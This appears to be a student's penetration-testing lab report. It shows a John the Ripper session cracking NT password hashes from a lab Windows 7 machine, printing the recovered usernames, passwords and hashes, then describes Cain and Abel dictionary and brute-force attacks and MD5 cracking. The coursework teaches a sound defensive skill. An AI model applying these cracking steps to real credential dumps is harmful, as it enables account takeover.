
```
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# john nhard010.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password
(Window 7)
(Administrator)
(Guest)
(Wanda)
Goldfish
Proceeding with incremental:ASCII
8878
(Cosmo)
5g 0:00:00:32 3/3 0.1556g/s 27059Kp/s 27059Kc/s 56089KC/s 5l7lxg..5l7odu
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
root@CS2APenTest:~# john nhard010.WinHASH --format=NT --show
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Cosmo:8878:1003:aad3b435b51404eeaad3b435b51404ee:b72b051ce9b3d4a8f3fbbcb103e7efb29:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Wanda:Goldfish:1004:aad3b435b51404eeaad3b435b51404ee:9969975c29c9d4b8ab0806ac5999161b:::
Window 7:password:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
```

Lastly I used john the ripper with the format set as NT to crack some of the passwords.


Task B.2 Using Cain and Abel



First, I remote accessed the Windows 7 machine, which you can see behind the command shell.




In this screenshot above, you can see I was able to download Cain and Able onto the Windows 7 machine. I then used the NTLM hash and started a dictionary attack with the "wordlists" file. Here only 2 of the 6 hashes were able to crack.




When doing the brute-force attack, only 2 of the 6 password hashes cracked after 15 minutes.

Task B.3: Cracking Hashes



The first thing I did was copy the given hashes into a notepad and saved it.



Next, I used John the Ripper with the format “Raw-MD5” to crack the MD5 hashes. I then used the `--show` option to show what each hash was.